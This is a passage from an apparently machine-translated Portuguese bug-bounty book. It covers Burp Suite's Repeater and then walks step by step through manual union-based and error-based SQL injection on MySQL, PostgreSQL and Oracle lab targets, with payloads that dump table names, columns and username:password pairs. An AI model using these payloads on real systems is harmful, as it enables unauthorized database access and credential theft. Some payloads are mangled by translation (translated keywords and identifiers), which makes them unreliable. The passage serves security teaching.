
Conforme mostrado acima, depois de pressionar o botão "Start attack" (Iniciar ataque), será exibido um pop-up e você verá suas cargas úteis sendo lançadas. A próxima etapa é inspecionar as respostas HTTP para determinar se há algo suspeito.

O Intruder é ótimo para força bruta, fuzzing e outras coisas do gênero. Entretanto, a maioria dos profissionais não usa o Intruder, mas sim um plug-in chamado "Turbo Intruder". Se você

Se você não sabe o que é o "Turber Intruder", ele é um intruder com esteroides, que atinge muito mais forte e muito mais rápido. Esse plug-in será discutido com mais detalhes na seção de plug-ins.

Repetidor

Na minha opinião, essa é uma das guias mais úteis do Burp. Se você quiser modificar e reproduzir uma solicitação, faça isso na guia Repetidor. De modo semelhante ao Intruder, se você clicar com o botão direito do mouse em uma solicitação e clicar em "Send to Repeater" (Enviar para o repetidor), ela irá para a guia do repetidor.



Quando a solicitação for enviada para a guia Repetidor, você verá algo parecido com isto:

The screenshot shows the Burp Suite interface with the following details:

- Top Bar:** Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, User options.
- Request Tab:**
 - Buttons: Send, Cancel, < | > | ▾
 - Section: Request
 - Sub-sections: Raw, Params, Headers, Hex
 - Content: A multi-line text area containing an HTTP request. Lines 1 through 10 show standard headers like Host, User-Agent, and Accept. Line 11 shows the 'Upgrade-Insecure-Requests' header set to 1.
- Response Tab:**
 - Section: Response
 - Sub-section: Raw

Nessa guia, você pode modificar a solicitação para testar vulnerabilidades e configurações incorretas de segurança. Depois que a solicitação for modificada, você poderá pressionar o botão Send (Enviar) para enviar a solicitação. A resposta HTTP será mostrada na janela Response (Resposta). Você deve ter notado que, na parte superior, há várias guias diferentes com números. Por padrão, cada solicitação que você enviar ao repetidor receberá um número. Sempre que encontro algo interessante, altero esse valor para poder encontrá-lo facilmente mais tarde. É por isso que uma das guias é chamada de SSRF, é uma maneira rápida e fácil de manter um registro das coisas.

Conclusão

O Burp Suite é a única ferramenta que todo caçador de bugs precisa ter em seu arsenal. Se estiver fazendo um mergulho profundo em um aplicativo-alvo, o Burp é a única ferramenta de que você precisa. Ela tem uma grande quantidade de

O Burp é uma ferramenta que oferece uma variedade de plug-ins para ajudar na identificação e na exploração de bugs, mas seu verdadeiro poder vem do fato de permitir que os invasores inspecionem e manipulem solicitações HTTP brutais. Depois de aprender os conceitos básicos do Burp, você poderá realizar a grande maioria dos seus hacks usando a ferramenta.

Hacking básico OWASP

Introdução

Comecei como um testador de penetração especializado em aplicativos da Web e, quando comecei a fazer bug bounties, minhas habilidades foram 100% transferidas. Legalmente, 80% dos ataques que você realizar serão contra um aplicativo da Web. Afinal de contas, no mundo atual, a grande maioria dos ativos de uma empresa voltados para o público são aplicativos Web. Só por esse motivo, você DEVE aprender a hackear aplicativos da Web se quiser ter sucesso, e não há lugar melhor para começar do que o top 10 da OWASP. Se tudo o que você conseguiu com este livro foi aprender a explorar essas vulnerabilidades básicas da Web, você

TOTAL BOUNTY AMOUNT BY WEAKNESS TYPE			
	Weakness Type	Bounties Total Financial Rewards Amount	YOY % Change
1	XSS	\$4,211,006	26%
2	Improper Access Control - Generic	\$4,013,316	134%
3	Information Disclosure	\$3,520,801	63%
4	Server-Side Request Forgery (SSRF)	\$2,995,755	103%
5	Insecure Direct Object Reference (IDOR)	\$2,264,833	70%
6	Privilege Escalation	\$2,017,592	48%
7	SQL Injection	\$1,437,341	40%
8	Improper Authentication - Generic	\$1,371,863	36%
9	Code Injection	\$982,247	-7%
10	Cross-Site Request Forgery (CSRF)	\$662,751	-34%

poderá encontrar bugs o dia todo.

Injeção de SQL (SQLI)

Introdução

A injeção de SQL (SQL) é uma vulnerabilidade clássica que não parece estar indo a lugar algum. Essa vulnerabilidade pode ser explorada para despejar o conteúdo de um banco de dados de aplicativos. Normalmente, os bancos de dados contêm informações confidenciais, como nomes de usuário e senhas, portanto, obter acesso a eles é basicamente o fim do jogo.

O banco de dados mais popular é o MySQL, mas você encontrará outros, como MSSQL,

```
1 user_supplied_input = requests.get("user_supplied_input")
2 query = "select id from vuln_table where vuln = " + user_supplied_input
3 cursor = db.cursor()
4 cursor.execute(query, ( ip,))
5 results = cursor.fetchall()
6 cursor.close()
```

PostgreSQL, Oracle e outros.

A principal causa da injeção de SQL é a concatenação de strings, conforme mostrado no trecho de código acima. Em uma linha três, o aplicativo está concatenando a entrada fornecida pelo usuário com a consulta sql; se você já viu isso, sabe que há injeção sql. O motivo pelo qual isso é tão perigoso é o fato de podermos anexar consultas sql adicionais à consulta atual. Isso permitiria que um invasor consultasse o que quisesse no banco de dados sem restrições.

MySql

Os dois tipos mais comuns de injeção de sql são baseados em união e baseados em erro. A injeção sql baseada em união usa o operador sql "UNION" para combinar os resultados de dois ou mais

instruções "SELECT" em um único resultado. A injeção sql baseada em erros utiliza os erros lançados pelo servidor sql para extrair informações.

Normalmente, quando estou procurando por essa vulnerabilidade, coloco um monte de aspas duplas e simples em todos os lugares até ver a famosa mensagem de erro.

The screenshot shows a web browser window with the URL `testphp.vulnweb.com/listproducts.php?cat=1%27`. The page title is "TEST and Demonstration site for Acunetix Web Vulnerability Scanner". The navigation menu includes links for home, categories, artists, disclaimer, your cart, guestbook, and AJAX Demo. On the left, there is a sidebar with a search form labeled "search art" containing a text input field and a "go" button, along with links for Browse categories and Browse artists. The main content area displays an error message: "Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1 Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/listproducts.php on line 74".

The screenshot shows a web browser window with the URL `testphp.vulnweb.com/artists.php?artist=1"`. The page title is "TEST and Demonstration site for Acunetix Web Vulnerability Scanner". The navigation menu includes links for home, categories, artists, disclaimer, your cart, guestbook, and AJAX Demo. On the left, there is a sidebar with a search form labeled "search art" containing a text input field and a "go" button, along with links for Browse categories and Browse artists. The main content area displays a warning message: "Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/artists.php on line 62".

Como você pode ver na primeira imagem, anexar uma aspa simples ao valor da variável "cat" gera um erro de sql. Observe as duas mensagens de erro e veja como elas são diferentes.

Observe que "%27" é o mesmo que uma aspa simples, apenas codificado por url.

Nas seções a seguir, mostrarei como explorar essa vulnerabilidade e não, não usaremos o SqlMap, você precisa saber como fazer isso manualmente.

- <https://github.com/sqlmapproject/sqlmap>

Injeção de SQL baseada em União

Quando você souber que um endpoint é vulnerável à injeção de sql, a próxima etapa será explorá-lo. Primeiro, você precisa descobrir quantas colunas o endpoint está usando. Isso pode ser feito com o operador "order by". Basicamente, vamos perguntar ao servidor "você tem uma coluna"; se tiver, a página será carregada. Em seguida, perguntamos "você tem duas colunas"; se ela carregar, sim, e se der um erro, saberemos que não tem.




Podemos ver aqui que a página carrega perfeitamente, o que significa que deve haver pelo menos uma coluna retornada pela instrução sql. Continue adicionando um ao número até obter um erro.

- Ordem por 1

- Ordem por 2
- Ordem por 3
- Ordem por 4

Se você tentar "order by 4", ele falhará, portanto, não deve haver 4 colunas, o que significa que há 3, pois "order by 3" foi carregado sem nenhum erro.



Agora que você sabe quantas colunas a consulta sql está usando, precisa descobrir quais colunas estão sendo exibidas na página. Precisamos saber isso porque precisamos de uma maneira de exibir as informações que estamos extraíndo. Para fazer isso, podemos usar a instrução "union all select". Observe que, para que a segunda instrução select seja exibida, precisamos fazer com que a primeira consulta não retorne nada, o que pode ser feito colocando um id inválido.

The screenshot shows a web browser window with the URL `testphp.vulnweb.com/artists.php?artist=10000 union all select 1,2,3`. The page title is "TEST and Demonstration site for Acunetix Web Vulnerability Scanner". The main content area displays the text "artist: 2" followed by the number "3". Below this, there are links: "view pictures of the artist" and "comment on this artist". On the left side, there is a sidebar with a search form ("search art") and several navigation links: "Browse categories", "Browse artists", "Your cart", "Signup", and "Your profile".

Observe os números na página. Esses números se referem às colunas que estão sendo exibidas no front-end. Veja o exemplo acima. Vejo os números "2" e "3", portanto, essas são as colunas que usaremos para exibir os resultados de nossas consultas.

The screenshot shows a web browser window with the URL `testphp.vulnweb.com/artists.php?artist=10000 union all select 1,@@version,3`. The page title is "TEST and Demonstration site for Acunetix Web Vulnerability Scanner". The main content area displays the text "artist: 5.1.73-0ubuntu0.10.04.1" followed by the number "3". Below this, there are links: "view pictures of the artist" and "comment on this artist". On the left side, there is a sidebar with a search form ("search art") and several navigation links: "Browse categories".

Conforme mostrado acima, uma das primeiras coisas que normalmente faço é exibir a versão do banco de dados, o que pode ser feito com o seguinte comando mysql:

- `@@versão`
- `versão()`


Você pode ver que estamos trabalhando com a versão 5.1.73 do mysql. É uma boa ideia anotar isso, pois pode ser útil mais tarde. Extrair a versão do banco de dados é legal e tudo mais, mas e quanto aos dados confidenciais?

Para extrair dados, primeiro precisamos saber quais tabelas do banco de dados queremos atingir. Podemos obter uma lista de tabelas com o seguinte comando:

- Selecionar * de information_schema.tables

Observe que "information_schema.tables" é uma tabela padrão no mysql que contém uma lista de nomes de tabelas. Essa tabela tem duas colunas que nos interessam, table_name e table_schema. Você provavelmente pode adivinhar o que a coluna table_name representa. A coluna table_schema contém o nome do banco de dados ao qual a tabela pertence, portanto, se você quiser obter apenas tabelas do banco de dados atual, certifique-se de filtrar os resultados com o operador "where".

- **union all select 1,2,group_concat(table_name) from information_schema.tables where table_schema = database()**



Como você pode ver acima, obtivemos uma lista de todas as tabelas pertencentes a esse banco de dados. Você deve ter notado a função "database()", que gera o nome do banco de dados atual e é usada para filtrar os resultados por meio da coluna table_schema. Você também deve ter notado

observou a função "group_concat", essa função concatenará todos os nomes de tabela em uma única cadeia de caracteres para que todos possam ser exibidos de uma só vez.

Depois de escolher a tabela que deseja segmentar, você precisa obter uma lista de colunas pertencentes a essa tabela. Uma lista de colunas pertencentes a uma tabela pode ser recuperada por meio da tabela "information_schema.columns", conforme mostrado na consulta abaixo:

- **union all select 1,2,group_concat(column_name) from information_schema.columns where table_name = "users"**



Como você pode ver acima, há algumas colunas retornadas, sendo que os nomes das colunas mais interessantes são "uname" e "pass". A etapa final é despejar o conteúdo dessas duas colunas, conforme mostrado abaixo:

- **union all select 1,2,group_concat(uname,":",pass) from users**



Como você pode ver acima, há um usuário chamado "test" com a senha "test". Podemos então usar essas credenciais para fazer login no aplicativo como esse usuário.

Injeção de SQL baseada em erros

Com a injeção sql baseada em união, a saída é exibida pelo aplicativo. A injeção sql baseada em erro é um pouco diferente, pois a saída é exibida em uma mensagem de erro. Isso é útil quando não há saída, exceto um erro de sql.

Caminho X

Se a versão do serviço MySql for **5.1 ou posterior**, poderemos usar a função "**extractvalue()**" para extrair dados do banco de dados. A função ExtractValue() gera um erro SQL quando não consegue analisar os dados XML passados a ela. Lembre-se de que, com a injeção de SQL baseada em erro, devemos extrair nossos dados por meio de mensagens de erro de SQL.

Primeiro, você precisa entender como funciona a função ExtractValue(). Depois de entender como essa função funciona, você poderá abusar dela para injeção de sql.

```
|mysql> select ExtractValue("<id>1</id> <name>ghostlulz</name> <email>ghostlulz@offensiveai.com</email>","/name");
+-----+
| ExtractValue("<id>1</id> <name>ghostlulz</name> <email>ghostlulz@offensiveai.com</email>","/name") |
+-----+
| ghostlulz
+-----+
1 row in set (0.08 sec)

mysql> |
```

Como você pode ver na imagem acima, a função ExtractValue() é usada para analisar um valor de um documento XML. Aqui, passamos a string XML "<id>1</id><name>ghostlulz</name> <email>ghostlulz@offensiveai.com</email>" e obtemos o valor

das tags de nome com o segundo argumento. Portanto, o primeiro argumento é um documento XML e o segundo argumento é a tag da qual queremos obter o valor.

```
mysql> select ExtractValue("blahh",concat("",@@version));
ERROR 1105 (HY000): XPATH syntax error: ';'5.7.27-0ubuntu0.16.04.1
mysql>
```

Conforme mostrado acima, se o segundo argumento começar com um ";", uma mensagem de erro do MySql será exibida junto com a string que causou o erro. Os invasores podem abusar disso para extrair dados por meio de mensagens de erro. Observando o exemplo acima, você pode ver que consegui extrair a versão do banco de dados por meio de uma mensagem de erro. Com esse conhecimento, agora você pode usar essa técnica para realizar injeção sql



baseada em erro.

- **AND extractvalue("blahh",concat("",@@version))**

Como você pode ver acima, conseguimos extrair a versão do banco de dados MySql por meio de uma mensagem de erro. A próxima etapa é obter uma lista de nomes de tabelas. De forma semelhante à injeção sql baseada em união, utilizaremos a tabela information_schema.tables para conseguir isso.

- **AND extractvalue("blahh",select concat("",table_name) from information_schema.tables where table_schema = database() limit 0,1))**

Observe o comando "limit 0,1" no final da consulta. Isso é usado para obter a primeira linha da tabela. Com a injeção de sql baseada em erros, temos que consultar uma tabela por vez. Para obter a segunda tabela, você usaria "limit 1,1".




Como você pode ver acima, teremos como alvo a tabela "users". Depois de ter a tabela de destino, você precisa consultar os nomes das colunas pertencentes a essa tabela.

- **AND extractvalue("blahh",(select concat("",column_name) from information_schema.columns where table_name = "users" limit 0,1))**




O nome da primeira coluna é "uname", agora temos que obter o nome da segunda coluna, conforme mostrado abaixo:



Como você pode ver acima, o nome da segunda coluna é chamado de "pass". A etapa final é extrair os dados dessas colunas.


- **AND extractvalue("blahh", (select concat(";",uname,":",pass) from users limit 0,1))**



Como você pode ver acima, conseguimos extrair o nome de usuário e a senha do primeiro usuário "test:test". Para obter o próximo usuário, basta alterar "limit 0,1" para "limit 1,1".

PostgreSql


Se você sabe como executar a injeção de sql em um servidor mysql, a exploração do postgres será muito semelhante. Assim como no mysql, eu normalmente coloco aspas simples e duplas em todos os lugares até ver a famosa mensagem de erro aparecer:




Como você pode ver acima, é exibida uma mensagem de erro. O nome "psycopg2" é uma biblioteca python para postgres, portanto, se você vir esse nome, saberá que está trabalhando com um servidor de banco de dados postgres.

Injeção de SQL baseada em União

Assim como no MySql, a primeira etapa é determinar quantas colunas a consulta sql está usando, o que pode ser feito usando o operador "order by". Conforme mostrado abaixo, perguntamos ao servidor "você tem pelo menos uma coluna", depois perguntamos "você tem duas colunas" e assim por diante até obtermos um erro.



Como você pode ver abaixo, quando atingimos 3 colunas, o servidor apresenta erro, o que nos diz que há apenas 2 colunas sendo recuperadas pela consulta.



Conforme mostrado abaixo, podemos usar o operador "union all select" para executar a segunda consulta. Observe também como a segunda coluna de seleção está entre aspas simples, porque os tipos de coluna devem corresponder à consulta original. A primeira coluna é um número inteiro

e a segunda coluna é uma string.

A screenshot of a web browser window. The address bar shows the URL: 127.0.0.1:5000/test?id=-2 union all select 1,'2'. The page content displays the text "Juice Sqli" followed by two lines of output: "1" and "2".

Observe que você também pode usar a palavra "null" se não souber o tipo de dados:

- **Union all select null,null**

A screenshot of a web browser window. The address bar shows the URL: 127.0.0.1:5000/test?id=-2 union all select null,null. The page content displays the text "Juice Sqli" followed by two lines of output: "None" and "None".

Se você não conseguir detectar o tipo de banco de dados a partir da mensagem de erro, poderá usar a função "version()" para imprimir o tipo e a versão do banco de dados, conforme


A screenshot of a web browser window. The address bar shows the URL: 127.0.0.1:5000/test?id=-2 union all select 1,version(). The page content displays the text "Juice Sqli" followed by two lines of output: "1" and "PostgreSQL 12.3 on x86_64-pc-linux-gnu, compiled by gcc (GCC) 4.8.5 20150623 (Red Hat 4.8.5-11), 64-bit".

mostrado abaixo:

Como você pode ver acima, o aplicativo está sendo executado no PostgreSQL versão 12.3.

Depois que você tiver o número de colunas que a consulta retorna, precisamos encontrar todas as tabelas no banco de dados. Assim como no MySql, podemos consultar a tabela "information_schema.tables" para obter uma lista de todas as tabelas nos bancos de dados.

- **union all select 1,table_name from information_schema.tables where table_schema != 'pg_catalog' and table_schema != 'information_schema' offset 0**



Juice Sqli

1	juice
---	-------

Na maior parte, isso é igual ao MySql, mas há algumas diferenças. Para começar, o PostgreSQL não tem uma função group_concat, então, em vez disso, eu retorno um nome de tabela por vez com o operador "offset". O deslocamento "0" obtém o primeiro nome de tabela, o deslocamento "1" obtém o segundo e assim por diante. Também filtro os bancos de dados padrão "pg_catalog" e "information_schema", pois eles tendem a obstruir os resultados.




Juice Sqli

1	users
---	-------

Como mostrado acima, o nome da segunda tabela é chamado de "users" (usuários), essa é a tabela que será o nosso alvo. A próxima etapa é extrair as colunas associadas à tabela de destino, conforme mostrado abaixo.

- **union all select 1,column_name from information_schema.columns where table_name = 'users' offset 0**




1
username



1
password

Como mostrado acima, há duas colunas interessantes chamadas nome de usuário e senha. Essas são as colunas das quais extrairemos os dados, conforme mostrado na consulta abaixo:

- **union all select 1,concat(username,':',password) from users offset 0**



1
test:test

Por fim, são exibidos o nome de usuário e a senha do primeiro usuário. Um invasor poderia então usar essas credenciais para fazer login no aplicativo.

Oráculo

O MySql e o PostgreSql são muito semelhantes entre si, portanto, se você conhecer um, o outro será fácil. Entretanto, o Oracle é diferente desses dois e exigirá algum conhecimento adicional para ser explorado com sucesso. Como sempre, ao testar essa vulnerabilidade, eu geralmente coloco um monte de aspas simples e duplas até obter uma mensagem de erro, como mostrado abaixo:

```
ORA-01756: quoted string not properly terminated
01756. 00000 - "quoted string not properly terminated"
*Cause:
*Action:
Error at Line: 1 Column: 14
```

Como mostrado acima, a mensagem de erro começa com "ORA" e isso é um bom sinal de que você está lidando com um banco de dados Oracle. Às vezes, não é possível saber o tipo de banco de dados pela mensagem de erro. Se esse for o caso, você precisará retornar a versão do banco de dados por meio de uma consulta sql, conforme mostrado abaixo:

- **select banner from v\$version**

The screenshot shows a browser window for the 'Web Security Academy' lab titled 'SQL injection attack, querying the database type and version on Oracle'. The URL in the address bar is `ia1bd5805935a3003e00e7.web-security-academy.net/filter?category=a' union select (select banner from v$version WHERE ROWNUM = 1),null from dual -- ***`. The page displays the message 'Congratulations, you solved the lab!' and a green 'Solved' button. Below the main content, there's a search bar with placeholder text 'Refine your search:' and a navigation bar with links like 'All', 'Accessories', 'Clothing, shoes and accessories', 'Gifts', 'Pets', and 'Tech gifts'. At the bottom, it says 'Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production'.

Observe que, assim como no PostgreSQL, quando estiver selecionando uma coluna, ela deverá corresponder ao tipo da primeira instrução select. Você também pode usar a palavra "null" se não souber o tipo. Outro aspecto a ser observado é que, ao usar o operador select, você deve especificar uma tabela; na imagem acima, foi usada a tabela padrão "dual".

Injeção de SQL baseada em União

Assim como no MySQL e no PostgreSQL, a primeira etapa é descobrir quantas colunas a instrução select está usando. Novamente, isso pode ser feito com o operador "order by", conforme mostrado abaixo:

WE LIKE TO
SHOP

a' order by 1 --

Refine your search:

All Accessories Food & Drink Gifts Pets Toys & Games

Conforme mencionado nas seções anteriores, aumentamos a ordem por operador de um em um até obter um erro. Isso lhe dirá quantas colunas existem.

Conforme mostrado acima, foi exibido um erro quando chegamos à coluna número 3, portanto, deve haver apenas 2 colunas usadas na instrução select. A próxima etapa é recuperar uma lista de tabelas pertencentes ao banco de dados, conforme mostrado abaixo:

- **union all select LISTAGG(nome_da_tabela,',') within group (ORDER BY nome_da_tabela),null from all_tables where tablespace_name = 'USERS' --**

SQL injection attack, listing the database contents on Oracle

Back to lab home Back to lab description »

Home | Login

WE LIKE TO
SHOP

a ' union all select LISTAGG(table_name,'') within group (ORDER BY table_name),null from all_tables where tablespace_name = 'USERS' --

Refine your search:

All Gifts Lifestyle Pets Tech gifts Toys & Games

DEPARTMENTS,EMPLOYEES,JOB_HISTORY,LOCATIONS,REGIONS

Se você estiver acostumado a usar o MySql ou o PostgreSql, normalmente usaria a tabela "information_schema.tables" para obter uma lista de tabelas, mas a Oracle usa a tabela "all_tables" para isso. É provável que você queira filtrar o valor da coluna "tablespace_name" "USERS", caso contrário, obterá centenas de tabelas padrão para as quais você não tem uso.

